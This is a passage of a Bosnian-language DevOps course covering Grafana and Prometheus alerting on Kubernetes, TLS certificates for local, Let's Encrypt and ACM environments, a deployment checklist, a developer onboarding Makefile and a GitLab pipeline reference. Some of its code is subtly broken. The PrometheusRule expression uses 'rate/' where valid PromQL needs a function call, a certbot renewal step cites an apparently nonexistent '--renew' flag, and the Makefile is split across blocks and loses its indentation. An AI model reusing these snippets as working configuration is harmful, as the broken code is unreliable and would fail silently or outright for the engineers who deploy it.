Korak 6: Grafana Dashboard Import

U Grafana UI (Settings → Dashboards → Import):

Dashboard	ID	Šta prikazuje
Nginx	12708	Requests/sec, latency, error rate
K8s Cluster	315	Node CPU/memory, pod count
Loki Logs	13639	Log stream iz svih namespaceova

Korak 7: PrometheusRule za alarme

```
# helm/helloworld/templates/prometheusrule.yaml
{{- if .Values.monitoring.enabled }}
apiVersion: monitoring.coreos.com/v1
kind: PrometheusRule
metadata:
  name: {{ include "helloworld.name" . }}
  labels:
    {{- include "helloworld.labels" . | nindent 4 }}
  release: monitoring # Mora matchovati kube-prometheus-stack release name
spec:
  groups:
    - name: helloworld
      rules:
        - alert: HelloWorldHighErrorRate
          expr: |
            rate/nginx_http_requests_total{status=~"5.."}[5m])
            / rate/nginx_http_requests_total[5m]) > 0.1
          for: 5m
          labels:
            severity: critical
          annotations:
            summary: "High error rate na helloworld"
            description: "Error rate je {{ $value | humanizePercentage }} u posljednjih 5 minuta"

        - alert: HelloWorldPodCrashing
          expr: |
            kube_pod_container_status_restarts_total{
              namespace="{{ .Release.Namespace }}",
              container="nginx"
            } > 3
          for: 1m
          labels:
            severity: warning
          annotations:
            description: "Pod {{ $labels.pod }} se restartovao više od 3 puta"
{{- end }}
```


Provjera

```
# Provjeri da monitoring stack radi
kubectl get pods -n monitoring
# Svi podovi trebaju biti Running

# Port-forward za lokalni pristup (bez Ingress)
kubectl port-forward svc/monitoring-grafana 3000:80 -n monitoring &

# Otvori http://localhost:3000 – admin / <GRAFANA_ADMIN_PASSWORD>

# U Grafana: Explore → Loki → query: {namespace="helloworld-dev"}
# Treba prikazivati nginx access logove

# Provjeri alertmanager
kubectl port-forward svc/monitoring-kube-prometheus-alertmanager 9093:9093 -n monitoring &
# http://localhost:9093 – status alertova
```

AI prompt za monitoring debugging

```
Prometheus ne skuplja metrike sa mog nginx poda. Pod postoji i radi.
Evo kubectl describe pod outputa:
[prijepi]

ServiceMonitor koji imam:
[prijepi]

Evo Prometheus Targets stranice (screenshot ili tekst):
[prijepi]

Šta nije u redu? ServiceMonitor labels moraju matchovati?
```

Najčešći problem: `release: monitoring` label na `ServiceMonitor/PrometheusRule` mora matchovati Helm release name `kube-prometheus-stack`. Ako si ga instalirao kao `monitoring` (što piše gore) — radi. Ako si ga instalirao kao `prometheus` — sve labele trebaju biti `release: prometheus`.

Source: `28-graduation-project/08-https-i-sertifikati.md`

HTTPS i Sertifikati

Pregled strategije po environmentu

Environment	Sertifikat	Ko ga kreira	Renewal
Lokalni (kind)	Self-signed	<code>openssl</code> ručno	Ručno (godišnje)
Dev/Staging (AWS)	Let's Encrypt wildcard	<code>certbot</code> + Route53 DNS	Ručno (90 dana)
Prod (AWS)	ACM managed	Terraform (DNS validation)	Automatski

Zašto tri različita pristupa? Lokalno ne možeš dobiti CA-trusted cert za `app.local` jer DNS ne postoji javno. Let's Encrypt radi za wildcard domene na dev ali zahtjeva DNS challenge. ACM je managed servis koji automatski obnavlja sertifikat i integrisan je sa ALB.

Lokalni razvoj — Self-signed

```
# Kreiraj self-signed cert za app.local i monitoring.local
openssl req -x509 -nodes -days 365 \
  -keyout tls/app.local.key \
  -out tls/app.local.crt \
  -subj "/CN=app.local/O=project-a" \
  -addext "subjectAltName=DNS:app.local,DNS:monitoring.local"

# Provjeri cert
openssl x509 -in tls/app.local.crt -text -noout | grep -E "Subject:|DNS:"
```

`-addext "subjectAltName=DNS:app.local"` je obavezno — moderni browseri ignorišu CN i gledaju samo SAN (Subject Alternative Names). Bez ovoga, browser će prikazati upozorenje čak i ako si dodao cert u trusted store.

Kubernetes TLS Secret

```
kubectl create secret tls helloworld-tls \
  --cert=tls/app.local.crt \
  --key=tls/app.local.key \
  --namespace helloworld-local

# Provjeri
kubectl get secret helloworld-tls -n helloworld-local -o jsonpath='{.data.tls\.crt}' | \
  base64 -d | openssl x509 -text -noout | grep "Not After"
```

Helm values za lokalni TLS

```
# values/local.yaml
ingress:
  tls: true
  tlsSecretName: helloworld-tls
  annotations:
    kubernetes.io/ingress.class: nginx
    nginx.ingress.kubernetes.io/ssl-redirect: "true"
```

Browser će prikazati “Your connection is not private” — ovo je očekivano za self-signed. Klikni “Advanced” → “Proceed to app.local” za lokalni razvoj.

Dodaj u trusted store (opcionalno)

```
# macOS — dodaj u system keychain
sudo security add-trusted-cert -d -r trustRoot \
  -k /Library/Keychains/System.keychain tls/app.local.crt

# Linux
sudo cp tls/app.local.crt /usr/local/share/ca-certificates/app.local.crt
sudo update-ca-certificates
```

AWS Dev/Staging — Let’s Encrypt Wildcard

Let’s Encrypt može dati wildcard cert za `*.dev.firma.com` ali zahtjeva DNS-01 challenge (moraš kreirati TXT record u DNS-u da dokažeš vlasništvo).

```
# Certbot u Docker kontejneru (pravilo: Docker everywhere)
docker run --rm \
  -v $(pwd)/letsencrypt:/etc/letsencrypt \
  -v $(pwd)/letsencrypt-lib:/var/lib/letsencrypt \
  certbot/dns-route53 certonly \
  --dns-route53 \
  --dns-route53-propagation-seconds 30 \
  -d "*.dev.firma.com" \
  -d "dev.firma.com" \
  --email tvoj-email@firma.com \
  --agree-tos \
  --non-interactive

# Certbot automatski kreira i briše DNS TXT record na Route53
# Potrebna IAM permisija: route53:ChangeResourceRecordSets na hosted zone
```

Import u ACM

```
# Importuj cert u ACM
aws acm import-certificate \
  --certificate fileb://letsencrypt/live/dev.firma.com/cert.pem \
  --private-key fileb://letsencrypt/live/dev.firma.com/privkey.pem \
  --certificate-chain fileb://letsencrypt/live/dev.firma.com/chain.pem \
  --region eu-west-1

# Zapamti ARN koji dobiješ — treba za ALB annotation
# Izlaz: { "CertificateArn": "arn:aws:acm:eu-west-1:123456789:certificate/abc..." }
```

Helm values za dev (ALB + importovan cert)

```
# values/dev.yaml
ingress:
  host: app.dev.firma.com
  tls: true
  annotations:
    kubernetes.io/ingress.class: alb
    alb.ingress.kubernetes.io/scheme: internet-facing
    alb.ingress.kubernetes.io/target-type: ip
    alb.ingress.kubernetes.io/certificate-arn: "arn:aws:acm:eu-west-1:123456789:certificate/abc"
    alb.ingress.kubernetes.io/ssl-redirect: "443"
    alb.ingress.kubernetes.io/listen-ports: '[{"HTTP": 80}, {"HTTPS": 443}]'
```

Let's Encrypt cert traje 90 dana. Postavi reminder ili cron job koji ponavlja `certbot renew` i `aws acm import-certificate --certificate-arn <existing-arn>`.

AWS Prod — ACM Managed

Za produkciju, ACM kreira i automatski obnavlja cert. Terraform konfiguracija:

```
# U terraform/envs/prod/main.tf ili modules/iam/main.tf

# ACM sertifikat za prod domenu
resource "aws_acm_certificate" "prod" {
  domain_name           = "firma.com"
  subject_alternative_names = ["*.firma.com"] # wildcard za subdomene
  validation_method      = "DNS"

  lifecycle {
    create_before_destroy = true # Bez downtime pri renewal
  }

  tags = {
    Environment = "prod"
    Project      = "project-a"
  }
}

# DNS validation record u Route53
data "aws_route53_zone" "prod" {
  name = "firma.com."
}

resource "aws_route53_record" "cert_validation" {
  for_each = {
    for dvo in aws_acm_certificate.prod.domain_validation_options : dvo.domain_name => {
      name    = dvo.resource_record_name
      record  = dvo.resource_record_value
      type    = dvo.resource_record_type
    }
  }

  allow_overwrite = true
  name            = each.value.name
  records         = [each.value.record]
  ttl             = 60
  type            = each.value.type
  zone_id         = data.aws_route53_zone.prod.zone_id
}

# Čekaj da cert bude ISSUED (DNS propagation može trajati do 30 min)
resource "aws_acm_certificate_validation" "prod" {
  certificate_arn          = aws_acm_certificate.prod.arn
  validation_record_fqdns = [for record in aws_route53_record.cert_validation : record.fqdn]
}

output "cert_arn" {
  value = aws_acm_certificate_validation.prod.certificate_arn
}
```

Helm values za prod (ACM cert)

```
# values/prod.yaml
ingress:
  host: app.firma.com
  tls: true
  annotations:
    kubernetes.io/ingress.class: alb
    alb.ingress.kubernetes.io/certificate-arn: "${ACM_CERT_ARN}" # iz Terraform output
    alb.ingress.kubernetes.io/ssl-redirect: "443"
    alb.ingress.kubernetes.io/listen-ports: '[{"HTTP": 80}, {"HTTPS": 443}]'
```

`ACM_CERT_ARN` proslijeđuješ kroz CI/CD variable ili Terraform output.

Rotacija sertifikata

Tip	Kada isticē	Akcija
Self-signed lokalni	365 dana	Ponoviti <code>openssl</code> komandu, update Kubernetes secret
Let's Encrypt (ACM import)	90 dana	<code>certbot renew + aws acm import-certificate --renew</code>
ACM managed	Automatski (~60 dana prije isteka)	Ništa — ACM obnavlja automatski

Za Let's Encrypt, postavi AWS EventBridge scheduled rule ili GitLab scheduled pipeline koji provjerava datum isteka i pokreće renewal.

Provjera HTTPS

```
# Provjeri cert detalje za bilo koji URL
echo | openssl s_client -connect app.dev.firma.com:443 -servername app.dev.firma.com 2>/dev/null | \
  openssl x509 -text -noout | grep -E "Subject:|Issuer:|Not After"

# Provjeri da li HTTP redirect na HTTPS radi
curl -I http://app.dev.firma.com
# Očekivano: HTTP/1.1 301 Moved Permanently, Location: https://app.dev.firma.com/
```

Source: 28-graduation-project/09-validacija-i-checklist.md

Validacija i Checklist

Kako koristiti ovu listu

Prođi kroz svaku checklist tačku ručno — nemoj pretpostavljati da radi. Svaka provjera treba biti aktivna (pokreni komandu, otvori URL, provjeri output).

Kada sve zeleno — projekt je završen.

Lokalni environment (kind)

Klaster: - `[] kind get clusters` prikazuje `project-a` - `[] kubectl cluster-info --context kind-project-a` vraća URL bez errora - `[] kubectl get nodes` prikazuje `control-plane` sa statusom `Ready`

Ingress controller: - `[] kubectl get pods -n ingress-nginx` — controller pod je `Running` - `[] curl -s http://localhost` vraća 404 (Ingress controller živ, ali nema route) ili nginx default page

Aplikacija: - `[] kubectl get pods -n helloworld-local` — svi podovi `Running`, nema `CrashLoopBackOff` - `[] kubectl get ingress -n helloworld-local` prikazuje host `app.local` - `[] curl -H "Host: app.local" http://localhost/` vraća HTML sa "Hello World" - `[] curl -H "Host: app.local" http://localhost/healthz` vraća `ok` - `[] Browser: http://app.local` prikazuje "Hello World" - `[] Browser: https://app.local` prikazuje "Hello World" (sa self-signed cert upozorenjem)

Monitoring lokalno: - `[] kubectl get pods -n monitoring` — svi podovi `Running` - `[] kubectl port-forward svc/monitoring-grafana 3000:80 -n monitoring` radi - `[] Grafana` na `http://localhost:3000` dostupna (admin login radi) - `[] Grafana: nginx dashboard` prikazuje metrike (requestovi, error rate)

Helm: - `[] helm list -n helloworld-local` prikazuje `helloworld` release sa `STATUS: deployed` - `[] helm history helloworld -n helloworld-local` prikazuje historiju release-a

Dev environment (AWS EKS)

Terraform infrastruktura: - `[] terraform state list (u envs/dev/)` prikazuje sve resurse (VPC, EKS, IAM, ...) - `[] aws eks list-clusters --region eu-west-1` prikazuje `project-a-dev` - `[] aws eks update-kubeconfig --name project-a-dev --region eu-west-1` ne daje error

EKS klaster: - [] `kubectl get nodes` — svi nodovi Ready - [] `kubectl get pods -n kube-system` — CoreDNS, kube-proxy running - [] `kubectl get pods -n kube-system -l app.kubernetes.io/name=aws-load-balancer-controller` — controller Running

Aplikacija: - [] `kubectl get pods -n helloworld-dev` — svi podovi Running - [] `kubectl get ingress -n helloworld-dev` — prikazuje ALB hostname - [] `https://app.dev.firma.com` otvara u browseru sa validnim HTTPS (bez upozorenja) - [] `curl https://app.dev.firma.com/healthz` vraća ok - [] HTTP redirect radi: `curl -I http://app.dev.firma.com` vraća 301

GitLab pipeline: - [] Pipeline na main branchu je zeleni (svi jobovi prošli) - [] `docker-build` job: image dostupan u GitLab Container Registry - [] `trivy-scan` job: nema HIGH/CRITICAL vulnerabilnosti (ili su acknowledged) - [] `tf-plan-dev`: plan output vidljiv u MR komentarima - [] `deploy-dev`: Helm release ažuriran sa novim image tagom

Review app: - [] Kreiraj test MR (npr. promijeni `index.html`) - [] `deploy-review` job kreirao namespace `mr-{N}` sa aplikacijom - [] `https://mr-{N}.dev.firma.com` dostupan sa HTTPS - [] Zatvaranjem MR: `destroy-review` job obrisao namespace i resurse

Terraform destroy test (kritično!): - [] `terraform destroy -var-file=dev.tfvars` (u `envs/dev/`) završava bez errora - [] `aws eks list-clusters` više ne prikazuje `project-a-dev` - [] AWS konzola: VPC obrisao, ALB obrisao, NAT gateway obrisao - [] Re-kreiranje sa `terraform apply` radi čisto

Staging environment (AWS EKS)

Staging je identičan dev-u ali sa staging domenama i strožijim resource limits.

- [] Sve dev checklistovi prolaze i za staging
- [] `https://app.staging.firma.com` dostupan
- [] Deploy na staging zahtjeva manual trigger (nije automatski)
- [] Terraform state za staging je odvojen od dev (`envs/staging/terraform.tfstate`)

Produkcija (AWS EKS)

Terraform: - [] `prevent_destroy = true` je postavljeno na kritičnim resursima (EKS, VPC, S3) - [] `terraform plan` na prod ne prikazuje neočekivane promjene

Aplikacija: - [] `https://app.firma.com` otvara sa validnim ACM sertifikatom - [] `kubectl get hpa -n helloworld-prod` prikazuje HPA sa `minReplicas: 3` - [] `kubectl get pods -n helloworld-prod` — 3 poda Running - [] Image tag je specifična verzija (npr. `abc1234`), ne `latest`

Deploy workflow: - [] `deploy-prod` job zahtjeva manual approval (protected environment) - [] Deploy prošao: `helm history helloworld -n helloworld-prod` pokazuje novu verziju - [] Rollback radi: `helm rollback helloworld 1 -n helloworld-prod` vraća prethodnu verziju

Monitoring: - [] `https://monitoring.firma.com` otvara Grafana - [] AlertManager konfigurisan sa Slack webhook-om - [] Postoji alert koji bi okidao na pod crash — testiraj ga: `bash kubectl delete pod -l app.kubernetes.io/name=helloworld -n helloworld-prod --force # Alert treba stići na Slack unutar 5 minuta`

Chest razlog za neuspjeh

Ako checklist ne prolazi, ovaj redosljed debugging koraka rješava 90% problema:

1. **Pod ne startuje** → `kubectl describe pod <ime>` i `kubectl logs <ime>`
2. **Ingress ne radi** → `kubectl describe ingress` i `kubectl get events`
3. **HTTPS ne radi** → provjeri ACM cert status u AWS konzoli, provjeri ALB listener
4. **Pipeline failuje** → kopiraj cijeli failed job log u Claude
5. **Terraform failuje** → provjeri AWS permisije, provjeri je li state konzistentan

Šta dalje

Projekat je kompletan. Sljedeći logični koraci za napredovanje:

Multi-service arhitektura: Dodaj backend API servis, konfiguraci service-to-service komunikaciju unutar klastera. Uvedi Kubernetes NetworkPolicy za izolaciju.

GitOps sa ArgoCD: Umjesto `helm upgrade` u pipeline-u, ArgoCD kontinuirano sinkronizuje Helm chart iz repo-a na klaster. Pipeline samo pushuje promjenu u Git, ArgoCD detectuje i deploys.

Cost optimizacija sa Karpenter: Zamijeni managed node group sa Karpenter node provisioner-om — kreira nodove tačno po potrebi, bira najjeftiniji instance tip.

Service mesh sa Istio: Mutual TLS između servisa, napredni traffic management, observability sa Jaeger distributed tracing.

AI workflow za maintain: Kada dobiješ novi Kubernetes CVE alert ili AWS deprecation notice, koristiš isti AI workflow iz modula 10: “Evo tfsec output-a za moju infrastrukturu, šta je prioritarno za fix?”

Source: `28-graduation-project/10-developer-onboarding.md`

Developer Onboarding

Cilj

Novi developer clone-uje repo → `make setup` → lokalno okruženje radi za manje od 15 minuta. Bez usmene predaje, bez “pita starijeg kolegu šta je sljedeći korak”.

Preduvjeti koje developer mora imati unaprijed: - Docker Desktop instaliran i pokrenut - Git konfigurisan (`git config --global user.email`) - GitLab SSH key (za clone)

Sve ostalo se rješava kroz `make` komande.

Makefile

Makefile je jedina komanda-dokumentacija koja se ne zastarijeva jer je izvršna. Ako Makefile radi, onboarding radi.

```

# Makefile u root-u projekta

.PHONY: setup dev down test lint clean help

# Defaultni target – ispiši help
.DEFAULT_GOAL := help

help:
    @echo ""
    @echo "Project-A – dostupne komande:"
    @echo ""
    @echo "  make setup    Inicijalni setup (prvi put)"
    @echo "  make dev      Pokreni development okruženje"
    @echo "  make down     Zaustavi development okruženje"
    @echo "  make test     Pokreni sve testove"
    @echo "  make lint     Linting (Go + PHP)"
    @echo "  make clean    Ukloni sve kontejnere i volumene (brisanje podataka!)"
    @echo ""

setup:
    @echo ""
    @echo "=== Project-A Setup ==="
    @echo ""
    @command -v docker >/dev/null 2>&1 || { \
        echo "ERROR: Docker nije instaliran."; \
        echo "Instaliraj Docker Desktop: https://www.docker.com/products/docker-desktop/"; \
        exit 1; \
    }
    @docker info >/dev/null 2>&1 || { \
        echo "ERROR: Docker nije pokrenut."; \
        echo "Pokreni Docker Desktop i pokušaj ponovo."; \
        exit 1; \
    }
    @[ -f .env.local ] || { \
        cp .env.example .env.local; \
        echo "Kreiran .env.local iz .env.example"; \
    }
    @echo ""
    @echo "Sljedeći korak:"
    @echo "  1. Otvori .env.local i promijeni passworde (MYSQL_PASSWORD, REDIS_PASSWORD, itd.)"
    @echo "  2. Pokušaj: make dev"
    @echo ""

dev:
    @[ -f .env.local ] || { echo "ERROR: Fali .env.local – pokreni 'make setup' prvo"; exit 1; }
    docker compose up --build -d
    @echo "Čekam da servisi budu zdravi..."
    @bash scripts/wait-healthy.sh 60
    @docker compose exec go-service /server migrate 2>/dev/null || true
    @docker compose exec go-service /server seed 2>/dev/null || true
    @echo ""
    @echo "=== Development okruženje je spremno ==="
    @echo ""
    @echo "  App:          http://localhost"
    @echo "  Adminer:      http://localhost:8081 (samo sa 'tools' profileom)"
    @echo "  Go API:       http://localhost:8080"
    @echo ""
    @echo "  Test login: test@firma.com / TestPass123!"
    @echo ""

down:
    docker compose down

test:
    @echo "--- Go testovi ---"
    docker compose run --rm go-service go test ./... -race -count=1 -timeout 60s

```



```

@echo ""
@echo "--- PHP testovi ---"
docker compose run --rm php-service ./vendor/bin/pest --ci
@echo ""
@echo "Svi testovi prošli."

lint:
@echo "--- Go lint ---"
docker compose run --rm go-service golangci-lint run ./...
@echo ""
@echo "--- PHP lint (Pint) ---"
docker compose run --rm php-service ./vendor/bin/pint --test
@echo ""
@echo "Linting završen."

clean:
@echo "UPOZORENJE: Ovo briše sve kontejnere, slike i volumene (uključujući DB podatke)."
```

```

@read -p "Jesi li siguran? [y/N] " confirm && [ "$$confirm" = "y" ] || exit 1
docker compose down -v --remove-orphans
@echo "Sve obrisano."
```

scripts/wait-healthy.sh (koristi se u `make dev`):

```

#!/usr/bin/env bash
# Čekaj da svi kontejneri budu healthy
TIMEOUT=${1:-60}
ELAPSED=0

while [ $ELAPSED -lt $TIMEOUT ]; do
    UNHEALTHY=$(docker compose ps --format json 2>/dev/null | \
        jq -r 'select(.Health != "healthy" and .Health != "") | .Name' 2>/dev/null | wc -l)

    if [ "$UNHEALTHY" -eq "0" ]; then
        echo "Svi servisi su zdravi."
        exit 0
    fi

    sleep 2
    ELAPSED=$((ELAPSED + 2))
done

echo "UPOZORENJE: Neki servisi nisu postali zdravi za ${TIMEOUT}s"
docker compose ps
exit 0 # Ne faila — korisnik vidi status
```

.env.example

Commit-uje se u git. Sadrži placeholder vrijednosti. Nikad stvarne passworde.

```
# .env.example
# Kopiraj u .env.local i promijeni vrijednosti
# .env.local je u .gitignore – nikad ga ne commit-uj

# =====
# Database
# =====
MYSQL_ROOT_PASSWORD=change-me-locally
MYSQL_DATABASE=project_a
MYSQL_USER=app
MYSQL_PASSWORD=change-me-locally
MYSQL_REPLICATION_USER=replicator
MYSQL_REPLICATION_PASSWORD=change-me-locally

# =====
# Redis
# =====
REDIS_PASSWORD=change-me-locally

# =====
# Aplikacija
# =====
APP_ENV=development
APP_DEBUG=true
APP_KEY=base64:change-me-run-php-artisan-key-generate

# JWT ključevi – generiši lokalno, vidi README
JWT_PRIVATE_KEY_PATH=/app/certs/jwt-private.pem
JWT_PUBLIC_KEY_PATH=/app/certs/jwt-public.pem

# =====
# Go service
# =====
GO_SERVICE_PORT=8080
DB_HOST=mysql-master
DB_PORT=3306
DB_NAME=project_a
DB_USER=app
DB_PASSWORD=change-me-locally
REDIS_HOST=redis-master
REDIS_PORT=6379
LOG_LEVEL=debug

# =====
# PHP service
# =====
PHP_GO_SERVICE_URL=http://go-service:8080
PHP_GO_SERVICE_TIMEOUT=10

# =====
# Debug (opcionalno)
# =====
XDEBUG_ENABLED=false
XDEBUG_IDE_KEY=PHPSTORM
XDEBUG_CLIENT_HOST=host.docker.internal
```

README.md u root-u

Jedini README koji treba. Kratko, samo bitno.

```
# Project-A

## Quick start

Preduvjeti: Docker Desktop, Git

```bash
git clone git@gitlab.firma.com:project-a/project-a.git
cd project-a
make setup # Kreira .env.local
Uredi .env.local (promijeni passworde)
make dev # Podiže sve, migrira, seeduje
```

Otvori <http://localhost> — login: `test@firma.com` / `TestPass123!`

## Stack

- Vue.js 3 frontend (nginx)
- PHP 8.3 API (Laravel)
- Go 1.22 backend service
- MySQL 8.0 (master + replica)
- Redis 7

## Komande

Komanda	Opis
<code>make dev</code>	Pokreni sve servise
<code>make down</code>	Zaustavi servise
<code>make test</code>	Pokreni Go + PHP testove
<code>make lint</code>	Go + PHP linting
<code>make clean</code>	Ukloni sve (briše podatke!)

## Dokumentacija

Tema	Lokacija
Arhitektura	<code>paths/project-A/01-uvod/</code>
Lokalni setup detalji	<code>paths/project-A/02-lokalni-setup/</code>
Debugging (XDebug + Delve)	<code>paths/project-A/19b-xdebug-i-delve/</code>
Deployment	<code>paths/project-A/08-gitlab-pipelines-advanced/</code>
DR i backup	<code>paths/project-A/07b-shutdown-i-resume/</code>

## Pristup

- GitLab: zatraži od tech leada
- AWS: zatraži od DevOps tima (read-only za dev okruženje)
- Produkcija: samo senior developeri i DevOps

---

## JWT ključevi za lokalni razvoj

JWT ključevi nisu u `.env.example` (ne mogu biti placeholder stringovi). Generišu se jednom lokalno.

```
```bash
# Generiši JWT ključeve za lokalni razvoj
mkdir -p certs
openssl genrsa -out certs/jwt-private.pem 2048
openssl rsa -in certs/jwt-private.pem -pubout -out certs/jwt-public.pem

echo "JWT ključevi generirani u certs/"
echo "certs/ je u .gitignore – ne commit-uj ih"
```

```
# .gitignore – provjeri da su tu
.env.local
certs/
*.pem
```

Ovo se može dodati kao korak u `make setup`:

```
setup:
# ... (Docker provjere)
@[ -f certs/jwt-private.pem ] || { \
    mkdir -p certs; \
    openssl genrsa -out certs/jwt-private.pem 2048 2>/dev/null; \
    openssl rsa -in certs/jwt-private.pem -pubout -out certs/jwt-public.pem 2>/dev/null; \
    echo "JWT ključevi generirani u certs/"; \
}
# ...
```

VS Code preporučene ekstenzije

```
// .vscode/extensions.json – commit-uj u repo
{
  "recommendations": [
    "golang.go",
    "vue.volar",
    "xdebug.php-debug",
    "bmewburn.vscode-intelephense-client",
    "ms-azuretools.vscode-docker",
    "hashicorp.terraform",
    "redhat.vscode-yaml",
    "eamodio.gitlens",
    "usernamehw.errorlens"
  ]
}
```

VS Code će automatski predložiti instalaciju ovih ekstenzija kada developer otvori projekt.

Checklist za novog developera

PRIPREMA (jednom)

- [] Docker Desktop instaliran i pokrenut
- [] Git konfigurisan (user.name, user.email)
- [] SSH ključ dodan u GitLab profil

SETUP

- [] `git clone git@gitlab.firma.com:project-a/project-a.git`
- [] `make setup`
- [] Urediti `.env.local` (promijeniti sve "change-me-locally" vrijednosti)
- [] `make dev`
- [] `http://localhost` se otvara
- [] Login sa `test@firma.com / TestPass123!` radi

PROVJERA OKRUŽENJA

- [] `make test` prolazi (svi testovi zeleni)
- [] Adminer dostupan na `http://localhost:8081` (pokrenuti sa 'tools' profileom)
- [] VS Code ekstenzije instalirane (prompt se pojavljuje automatski)

PRISTUP

- [] GitLab pristup (zatraži od tech leada)
- [] AWS read-only pristup za dev (zatraži od DevOps tima)
- [] Slack/Teams poziv u relevantne kanale

UČENJE (preporučeni redoslijed)

- [] Pročitati `paths/project-A/01-uvod/`
- [] Pregledati `docker-compose.yml` i razumjeti servise
- [] Pokriti `paths/project-A/02-lokalni-setup/`
- [] Pregledati GitLab CI/CD pipeline (`.gitlab-ci.yml`)

Troubleshooting

`make dev` stane na “Čekam da servisi budu zdravi”:

```
# Provjeri koji servis nije zdrav
docker compose ps

# Provjeri logove problematičnog servisa
docker compose logs mysql-master
docker compose logs go-service

# Najčešći uzrok: pogrešan password u .env.local
# Provjeri: MYSQL_ROOT_PASSWORD, MYSQL_PASSWORD
```

Port je zauzet:

```
# Provjeri šta koristi port 80
lsof -i :80
# Zaustavi konfliktni servis ili promijeni port u docker-compose.override.yml
```

Go service ne starta — “migration failed”:

```
# Ručno pokreni migraciju da vidiš grešku
docker compose exec go-service /server migrate
# Najčešće: DB nije potpuno spreman, čekaj još nekoliko sekundi i ponovi
```

Zaboravio sam šta radi koja komanda:

```
make help
```

Checklist

- [] Makefile ima `help` kao default target
- [] `.env.example` je u git-u, `.env.local` je u `.gitignore`
- [] `make setup` provjerava preduvjete (Docker) i daje jasne poruke
- [] `make dev` čeka health check prije nego ispiše URL-ove
- [] `make test` pokreće i Go i PHP testove
- [] JWT ključevi se generišu u `make setup`, nisu u git-u
- [] `.vscode/extensions.json` je u git-u
- [] README.md u root-u je kratak i sadrži samo quick start + link na dokumentaciju
- [] Onboarding checklist odrađen s novim developerom i ažuriran prema feedbacku

Source: `28-graduation-project/11-kompletan-pipeline-reference.md`

Graduation — Kompletan pipeline reference

Pipeline overview

Kompletan `.gitlab-ci.yml` ima sljedeće stage-ove:

<code>validate</code>	→ <code>lint</code> , <code>fmt</code> , <code>hadolint</code> , <code>terraform validate</code>
<code>build</code>	→ <code>docker build</code> + <code>push</code> (sve 4 services)
<code>test</code>	→ <code>go test</code> , <code>pest</code> , <code>playwright</code> (review app)
<code>env-create</code>	→ <code>terraform apply</code> + <code>K8s controllers</code> (manual)
<code>migrate</code>	→ <code>golang-migrate up</code> (auto, needs <code>env-create</code>)
<code>deploy</code>	→ <code>helm upgrade</code> (auto na main)
<code>verify</code>	→ <code>smoke test</code> , <code>health check</code>
<code>env-info</code>	→ <code>discover URLs</code> (manual, any time)
<code>env-destroy</code>	→ <code>terraform destroy</code> (manual ili scheduled)

Job reference po environmentu

DEV environment

Job	Trigger	Šta radi
<code>create:env:dev</code>	Manual (UI)	TF apply + ALB controller + cert-manager
<code>deploy:dev</code>	Auto na main	Helm upgrade –atomic
<code>migrate:dev</code>	Auto (needs create)	<code>golang-migrate up</code>
<code>env:info:dev</code>	Manual (any time)	Prints all URLs + costs
<code>destroy:env:dev</code>	Manual ili scheduled	TF destroy + verify

STAGING

Job	Trigger	Šta radi
<code>create:env:staging</code>	Manual	TF apply staging
<code>deploy:staging</code>	Manual (after dev OK)	Helm deploy
<code>env:info:staging</code>	Manual	URLs + status
<code>destroy:env:staging</code>	Manual	TF destroy

PROD

Job	Trigger	Šta radi
create:env:prod	Manual + approval	TF apply prod
deploy:prod	Manual + approval	Helm deploy
snapshot:prod	Manual (pre-deploy)	RDS snapshot
env:info:prod	Manual	URLs + status
destroy:env:prod	Manual + double approval	TF destroy (never scheduled!)

Review apps (dynamic per MR)

Job	Trigger	Šta radi
deploy:review	Auto na svaki MR	Helm deploy u mr-{N} namespace
env:info:review	Auto (link u MR)	URL na review app
destroy:review	Auto na MR close	Helm uninstall + cleanup

Upravljanje environmentima iz lokalne mašine

```
# Sve što može pipeline može i lokalno

# Create
./scripts/create-env.sh dev

# Deploy
./scripts/deploy.sh dev $(git rev-parse --short HEAD)

# Discover URLs
./scripts/get-urls.sh dev

# Destroy
./scripts/total-destroy.sh dev
```

GitLab CI Variables (setup u Settings → CI/CD)


Variable	Env	Type	Opis
DEV_AWS_ROLE_ARN	dev	Variable	OIDC IAM role za dev
